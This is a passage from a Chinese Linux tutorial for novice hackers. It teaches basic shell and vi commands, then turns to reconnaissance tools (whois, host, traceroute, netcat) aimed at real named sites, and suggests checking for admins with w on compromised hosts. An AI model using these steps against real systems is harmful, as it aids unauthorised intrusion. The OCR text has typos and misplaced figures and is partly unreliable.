参数“-l”会列出文件的详细信息，一般我们看文件的权限和所有者的时候就使用“ls -l”命令，你也可以两个参数一起用，如“ls -al”，命令执行结果如图11。



```
rain@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
rain@rain-desktop:~$ ls -al
总用量 188
drwxr-xr-x 34 rain rain 4096 2008-08-10 19:58 .
drwxr-xr-x  4 root root 4096 2008-08-06 14:06 ..
-rw-------  1 rain rain  716 2008-08-06 17:25 .bash_history
-rw-r--r--  1 rain rain  220 2008-07-26 09:05 .bash_logout
-rw-r--r--  1 rain rain 2940 2008-07-26 09:05 .bashrc
drwxr-xr-x  3 rain rain 4096 2008-07-27 01:37 .cache
drwxr-xr-x  4 rain rain 4096 2008-08-08 01:40 .config
-rw-------  1 rain rain   28 2008-08-10 19:58 .dmrc
-rw-------  1 rain rain   16 2008-07-27 01:37 .esd_auth
lrwxrwxrwx  1 rain rain   26 2008-07-26 09:05 Examples -> /usr/share/example-con
tent
drwxr-xr-x  2 rain rain 4096 2008-07-27 01:37 .fontconfig
drwx------  5 rain rain 4096 2008-08-10 19:58 .gconf
drwx------  2 rain rain 4096 2008-08-10 20:50 .gconfd
-rw-r-----  1 rain rain    0 2008-08-06 17:41 .gksu.lock
drwx------ 10 rain rain 4096 2008-08-08 03:00 .gnome2
drwx------  2 rain rain 4096 2008-07-27 01:37 .gnome2_private
drwx------  2 rain rain 4096 2008-08-10 19:58 .gnupg
drwxr-xr-x  2 rain rain 4096 2008-07-27 01:37 .gstreamer-0.10
-rw-r--r--  1 rain rain  148 2008-08-10 19:58 .gtk-bookmarks
dr-x------  2 rain rain    0 2008-08-10 19:58 .gvfs
-rw-------  1 rain rain  684 2008-08-10 19:58 .ICEauthority
```

图11　使用“ls -al”

pwd

pwd命令可以显示当前路径，如果你在系统里转晕了就用这个命令看一下吧。

cp

cp是文件复制命令，用法很简单，“**cp 源文件 目标文件**”。一般常用的参数是“**-r**”，用这个参数你可以复制整个目录哦。

rm

rm是删除文件的命令，用法也很简单，“**rm 要删除的文件**”，常用的参数是“**-r**”，用这个参数，rm不仅能删除文件，还能删除目录和目录下的文件，就是一删到底！

mv

mv是移动档案的命令，用法是“**mv 源档案 目标档案**”，我们一般用这个命令给文件改名。只要移动源文件到同一个目录不就相当于改名了吗？所以你可以用命令“**mv ./aa ./bb**”来将文件aa改名成bb。

mkdir

从名字就能看出来，这个命令是用来创建目录的，用法是“**mkdir 目录名**”，如果你要同时创建多级目录，就需要加参数“－p”了。如你要在当前文件夹下创建aa/bb/cc这样的目录，可以用命令“**mkdir p ./aa/bb/cc**”。

touch

这个命令的主要作用是创建一个文件或者更改文件的访问时间。用法是“**touch 文件名**”，如果文件存在，touch 就会修改文件的访问时间为当前时间；如果文件不存在，就会创建一个新文件，文件为空。文件创建好后你可以用 v i 等编辑器往里面添加内容。

2.2.2 文件浏览

cat

cat 是个很常用的命令，它的作用就是把文件的内容显示出来。用法是“**cat 文件名**”。这里要注意，**不要用 c a t 显示二进制文件的内容，这样有可能导致终端显示不正常**。另外，我们还经常用cat 创建文本文件，用法命令为“**cat >文件名**”，然后你就可以输入文件的内容了。输入结束后按“**Ctrl+C**”退回到终端，如图12。要注意创建文件时最后一定要回车，这样才能把最后一行写入。




图12 cat 命令创建文件




图13 od 命令

more

这也是个很常用的命令，它的作用是把内容一页一页的显示，一般在显示大文件，或者执行返回内容较多的命令时使用。

比如我们用ls 查看一个文件，它有很多的内容，一页看不完，就可以用more 分页显示，命令为：“**ls |more**”。**关于“|”和cat 命令中出现的“>”等符号，分别称为“管道”和“重定向”，主要作用就是改变标准的输入输出**，例如“ls |more”的意思就是把ls 命令的结果交给more 来再作处理。

Linux 下的很多命令都可以这样组合，用以达到最佳效果。另外，你要知道有个命令叫“less”，其实和“more”的功能是一样的，但“**less**”**可以往前后翻页，随便浏览**（more 往下翻页后就没法再往前翻了）。但很多骨灰级玩家都习惯于用“more”。

od

cat 只能用来显示文本字符，那如果有二进制文件怎么办呢？这就要用到od 命令了，它可以以制定的方式显示文件内容，例如八进制或者十六进制等。

常用的参数是“**－x**”，是以十六进制显示文件内容。命令用法是“**od x 文件名**”，如果文件名不指定，程序可以从标准输入设备读取内容（就是你的键盘）。看看我执行“od －x”的效果，从键盘输入字母，如图13。

2.2.3 用户相关

passwd

修改密码的命令，直接输入这个命令就可以修改当前用户密码，如图14。**注意，Linux下输入密码是没有回显的，所以没反应不要以为是没有输入进去。**你可以用命令“**passwd 用户名**”来更改别人的密码，当然这需要你有root权限。另外，passwd还有管理你的密码策略等功能。

```
rain@rain-de
文件(F) 编辑(E) 查看(V) 终端(T)
rain@rain-desktop:~$ passwd
改变密码为 rain。
（当前）UNIX 口令：
输入新的 UNIX 口令：
重新输入新的 UNIX 口令：
passwd：已成功更新密码
rain@rain-desktop:~$
```

图14 修改密码

whoami

这个命令可以查看你当前是以哪个用户的身份进行操作。

useradd

添加一个新用户，例如我要添加rain2用户，直接输入命令“**useradd rain2**”就可以了，其它内容会采用默认设置，你也可以在添加时自己指定。

userdel

这个命令当然就是删除用户了，用法为：“**userdel 用户名**”。

finger

finger是查看用户信息的命令，用法为：“**finger 用户名**”，通过这个命令我们能看到用户的基本信息和登录时间、邮件、计划任务等，如图15。

```
rain@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
rain@rain-desktop:~$ finger rain
Login: rain                                  Name: rain
Directory: /home/rain                        Shell: /bin/bash
On since Sun Aug 10 19:58 (CST) on tty7 from :0
On since Sun Aug 10 19:58 (CST) on pts/0 from :0.0
   1 hour 1 minute idle
On since Sun Aug 10 20:34 (CST) on pts/1 from :0.0
   5 hours 52 minutes idle
On since Sun Aug 10 20:43 (CST) on pts/2 from :0.0
   16 seconds idle
On since Mon Aug 11 01:54 (CST) on pts/3 from :0.0
No mail.
No Plan.
rain@rain-desktop:~$ finger root
Login: root                                  Name: root
Directory: /root                             Shell: /bin/bash
Never logged in.
No mail.
No Plan.
rain@rain-desktop:~$
```

图15 finger命令

w

w是查看用户登录信息的命令，一般登录肉鸡后都要w一下看看管理员在不在。管理员也可以用这个命令知道谁正登录在系统中，如图16。

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦  1 ♦ ♦ ♦ ♦ ♦ ♦
♦ ♦ ♦ ♦ ♦  2008♦ 08♦ 11♦  ♦ ♦ ♦  02♦ 43♦ 34♦  ♦  tty1 ♦ ♦
root@rain-desktop:~# w
 02:46:05 up  6:50,  6 users,  load average: 0.18, 0.10, 0.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 02:45    0.00s  0.02s  0.00s w
rain     tty7     :0                19:58   47.00s  1:26m  0.30s x-session-manag
rain     pts/0    :0.0              19:58   57.00s  0.36s 29.18s gnome-terminal
rain     pts/1    :0.0              20:34    1:28m  0.28s  0.28s bash
rain     pts/2    :0.0              20:43    6:01m  0.30s 29.18s gnome-terminal
rain     pts/3    :0.0              01:54    7:42m  0.36s  0.36s bash
root@rain-desktop:~# _
```

图16 w命令

2.2.4 权限相关

sudo 和 su

为了保证系统的安全，默认情况下是不会用root 用户登录的，但有时由于管理需要，要临时拥有root 权限，这就要用到这两个命令了。

su 是用于用户转换的命令，你可以在终端中输入“**su 用户名**”，然后在提示下输入那个用户的密码，这个终端就相当于以那个用户的身份登录了，你就有了一个那个用户的shell。如果你只用“su”，默认就是以root 登录（需要root 密码）。

但这里有个问题，Ubuntu 在安装的时候随机给定了一个root 密码，你不知道，怎么办呢？所以Ubuntu 给你一个sudo 命令解决这个问题（实际上这样系统更安全了），sudo 的命令格式为“**sudo 其他命令**”，如命令“sudo a”。

在运行这个命令后，系统要求输入的不是root 的密码，而是你（安装系统时建立的那个用户）的密码，然后命令a 就会以root 身份运行。这条命令以后会经常用到。

如果你想直接得到一个root 的shell 该怎么办呢？聪明的你一定想到了，直接用命令“**sudo su**”不就可以了吗？如图17，注意命令前后的变化。




图17 取得root 的shell

chown

这个是修改文件所有者的命令，root 用的，用法是“**chown 用户名 文件名**”。

chmod

这是修改文件权限的命令，文件的所有者可以更改文件的权限，很重要的！一般的用法是“**chmod 权限标识 文件或目录**”，如果要更改子目录，需要加上参数“**-R**”。权限标识可以用数字表示，如777，也可以通过字符对权限进行设定，如a+w。

2.2.5 进程相关

ps

ps 是查看进程的命令，查看的只是运行命令时的进程情况。用法是直接“**ps 参数**”，常用的参数有：

```
l  长格式输出；
u  按用户名和启动时间的顺序来显示进程；
j  用任务格式来显示进程；
f  用树形格式来显示进程；
a  显示所有用户的所有进程（包括其它用户）；
x  显示无控制终端的进程；
r  显示运行中的进程；
```

一般人们喜欢用“**ps aux**”，你可以自己用一下看看效果，这里就不截图了。

top

top 是用来监视进程的，因为它是连续的，你可以一直监视进程的变化，CPU 和内存使用情况等，效果如图18。你也可以使用“**-p pid**”参数监视某一个进程的情况。

```
rain@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
top - 17:53:59 up 11:45,  4 users,  load average: 0.00, 0.00, 0.00
Tasks: 112 total,   2 running, 109 sleeping,   0 stopped,   1 zombie
Cpu(s):  1.7%us,  1.3%sy,  0.0%ni, 97.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:    255684k total,   220440k used,    35244k free,      496k buffers
Swap:   409616k total,   114988k used,   294628k free,    73056k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 5053 root      20   0 40124  11m 5864 S  1.3  4.7   2:34.49 Xorg
 5378 rain      20   0 60136  18m  13m S  0.7  7.4   0:16.42 gnome-panel
 7484 rain      20   0 65544  17m  11m R  0.7  6.9   0:24.80 gnome-terminal
14582 rain      20   0  2308 1108  852 R  0.7  0.4   0:04.96 top
 5347 rain      20   0 28724 3568 2964 S  0.3  1.4   0:08.83 pulseaudio
    1 root      20   0  2844 1184  488 S  0.0  0.5   0:02.16 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.04 ksoftirqd/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:00.88 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.02 khelper
   41 root      15  -5     0    0    0 S  0.0  0.0   0:02.32 kblockd/0
   44 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   45 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  107 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kseriod
  147 root      15  -5     0    0    0 S  0.0  0.0   0:01.94 kswapd0
```

图18 Top 命令

kill

kill是结束进程的命令，用法是“**kill 信号代码 Pid**”，一般信号代码可以省略，常用的是“**-9**”，表示强制中止，这个命令经常和ps等命令配合使用。如果你觉得用PID不方便，可以用“**killall**”这个命令，这个命令后面加进程名，可以结束所有这个名字的进程。

关于命令就先简单的说这些，每个命令的用法和要注意的地方都很多，这里因为篇幅原因就不能详细讲解了。现在大家对一些基本命令已经有了初步认识，不会说到哪个命令你还会莫名其妙了，在下面的内容中，遇到哪个命令时，我们再对其用法仔细讨论。

2.3 vim

Linux的配置都是以配置文件存放的，我们无论要干嘛肯定都会跟这些文件接触。而在Hacking的时候，我们往往都是在控制台模式下的，你不能用可视化的编辑器，所以掌握一款控制台下的编辑器是必须的。

我们就选择vi，因为它是老牌经典，并且随便哪个系统不可能没有这东西（其实现在用的都是vim，对一般用户来说当它们一样就可以了）。直接在终端下输入“**vi**”就可以进入vi的主界面，如图19。

```
_

                        VIM - Vi IMproved

                         version 7.1.138
                    by Bram Moolenaar et al.
           Vim is open source and freely distributable

                     Help poor children in Uganda!
           type  :help iccf              for information

           type  :q                      to exit
           type  :help          or       for on-line help
           type  :help version7          for version info

                     Running in Vi compatible mode
           type  :set nocp               for Vim defaults
           type  :help cp-default        for info on this
```

图19 进入vi

这样进入vi就是新建一个空文档，你要在保存的时候指定一个文件名。你也可以用命令“**vi 文件名**”来打开编辑一个已经存在的文档。

vi 很强大，可以完成我们常用的所有文本操作内容，但是它的所有操作都是用命令来完成的。也许开始你不习惯，不要紧，用多了你会发现它要比 GUI 下的文本编辑器还好用。

vi 分为三种模式，分别是“一般模式”、“编辑模式”和“指令模式”。刚进入 vi 的时候你就停留在“一般模式”，这时候你输入的字符都会被 vi 当成是编辑指令，而不是作为字符输入文件中，这里只简单介绍几个常用的指令。

在“一般模式”下，你可以用箭头键移动光标到需要的位置，然后点“**i**”键就会进入“编辑模式”了，这时候你的所有键盘操作字符都会输入到文档中，输入完后按“**ESC**”返回“一般模式”。

“i”命令表示在当前光标之前插入文本，同样的还有“a”命令，表示在光标后插入文本；“r”是替换当前字符；“R”是替换当前字符及其后的字符，直至按ESC 键。

当你编辑好后，就要进入“指令模式”保存文件和退出 vi 了。在“一般模式”下输入冒号“**：**”就可以进入“指令模式”，这时候你会看到最后一行已经是“：”开头了，现在 vi 就在等你输入相应的指令。

常用的有“w”保存文件，如果还没有指定文件名，就要用“w 文件名”来保存。如果你没有修改文档内容，可以用“q”直接退出 vi，如果你修改了但不想保存，就用“q!”强制退出。

下面是一些常用的命令，不是全部，但一般的编辑操作够用了。vi 的操作我就不截图了，大家回去自己试验一下这些命令就能掌握 vi 的用法。

移动光标类命令：

h：光标左移一个字符
l：光标右移一个字符
space：光标右移一个字符
Backspace：光标左移一个字符
Enter：光标下移一行
n+：光标下移 n 行
n–：光标上移 n 行
H：光标移至屏幕顶行
M：光标移至屏幕中间行
L：光标移至屏幕最后行
0：（注意是数字零）光标移至当前行首
$：光标移至当前行尾

屏幕翻滚类命令：

Ctrl+u：向文件首翻半屏
Ctrl+d：向文件尾翻半屏
Ctrl+f：向文件尾翻一屏
Ctrl+b：向文件首翻一屏

插入文本类命令：

i：在光标前
I：在当前行首
a：光标后
A：在当前行尾
o：在当前行之下新开一行
O：在当前行之上新开一行

LINUX

r：替换当前字符
R：替换当前字符及其后的字符，直至按ESC键
s：从当前光标位置处开始，以输入的文本替代指定数目的字符
S：删除指定数目的行，并以所输入文本代替
ncw或nCW：修改指定数目的字
nCC：修改指定数目的行

删除命令：

ndw或ndW：删除光标处开始及其后的n-1个字
do：删至行首
d$：删至行尾
ndd：删除当前行及其后n-1行
x或X：删除一个字符。x是删除光标后的，而X是删除光标前的
Ctrl+u：删除输入方式下所输入的文本

搜索及替换命令：

/pattern：从光标开始处向文件尾搜索pattern
?pattern：从光标开始处向文件首搜索pattern
n：在同一方向重复上一次搜索命令
N：在反方向上重复上一次搜索命令
：s/p1/p2/g：将当前行中所有p1均用p2替代
：n1,n2s/p1/p2/g：将第n1至n2行中所有p1均用p2替代
：g/p1/s//p2/g：将文件中所有p1均用p2替换

选项设置：

all：列出所有选项设置情况
number：显示行号

指令模式命令：

n1,n2 co n3：将n1行到n2行之间的内容拷贝到第n3行下
n1,n2 m n3：将n1行到n2行之间的内容移至到第n3行下
n1,n2 d：将n1行到n2行之间的内容删除
w：保存当前文件
e filename：打开文件filename进行编辑
x：保存当前文件并退出
q：退出vi
q!：不保存文件并退出vi
!command：执行shell命令command
n1,n2 w!command：将文件中n1行至n2行的内容作为command的输入并执行，若不指定n1，n2，则表示将整个文件内容作为command的输入。
r!command：将命令command的输出结果放到当前行。

基本的东西了解之后，我们进入下一部分，了解一下Linux下都有哪些优秀的“黑软”吧。

第三部分 Linux下的黑客工具和进攻方式

对于小菜来说，工具就是生命，在Linux下也有很多优秀的黑客工具和可以被黑客利用

的工具哦，一起去看看。

3.1 “非黑客”工具

之所以称它们为“非黑客”工具，是因为它们当初并不是为Hacking而设计，只是我们能用到它们的功能为我们服务，它们都是一些很有用的小命令。首先是踩点相关的，你要定点关照哪个网站，行动之前的踩点是必须的。搜集网站信息你可以用下面的工具。

1、whois

Whois可以查询域名数据库中的注册信息，相信这个命令在Windows下大家也用过，很熟悉的东西，不多讲了。在得到管理员的姓名、组织、联系方式等信息后，配合社会工程学也许会有意想不到的收获。

2、host

除了whois，对于域名的查询我们还经常用host命令，命令格式为“**host [参数] 域名**”。利用host命令不仅可以解析域名，还可以做更多的事情。

大家知道DNS规范中包含了很多不同类型的记录，有时候这些记录会为我们渗透提供信息。要取得这些信息，需要加“**-t 查询类型**”参数，不指定参数的话，默认就会返回A、CNAME和MX记录。我们可以用“**-t any**”来返回所有能返回的信息。

如图20中，是用命令“**host -t any qq.com**”返回的信息，有这些信息，我们至少能大体了解到qq.com的网络结构。




图20　命令执行结果

我们还可以用“**host IP**”将IP进行反解析，用以得到主机名，这些信息有时会很有帮助的。

3、traceroute

这个命令可以确定从源主机到目的主机时，数据都经过了哪些主机或路由等，我们通过这些信息可以分析出目标的ISP、地理位置等。在Ubuntu8.04下，默认没有安装traceroute，你可以用命令“**sudo apt-get insatll traceroute**”来安装后再使用，如图21，是BT下用traceroute查询“黑手”网站的数据。

从图21中的主机可以看出来，数据一路到达了重庆市的电信线路，说明“黑手”的服务器放在重庆电信机房。有时你还可以得到数据经过的防火墙类型等信息，这里没有返回，数据也没有到达目的地就中断了，说明下一个位置应该就是机房的防火墙了，并且作了设置，让我们无法深入了。

4、NetCat

这个就是传说中的nc，被称作瑞士军刀，功能就不用多说了吧？我们可以用它通过网络创建管道、传输文件、绑定端口、建立连接等，这可是小菜手中的法宝。我想关于nc的用法没人不知道吧？都是黑客的常识了。我就截个用nc扫描“黑手”网站端口的图吧，命令为：

```
xterm
bt ~ # traceroute www.nohack.cn
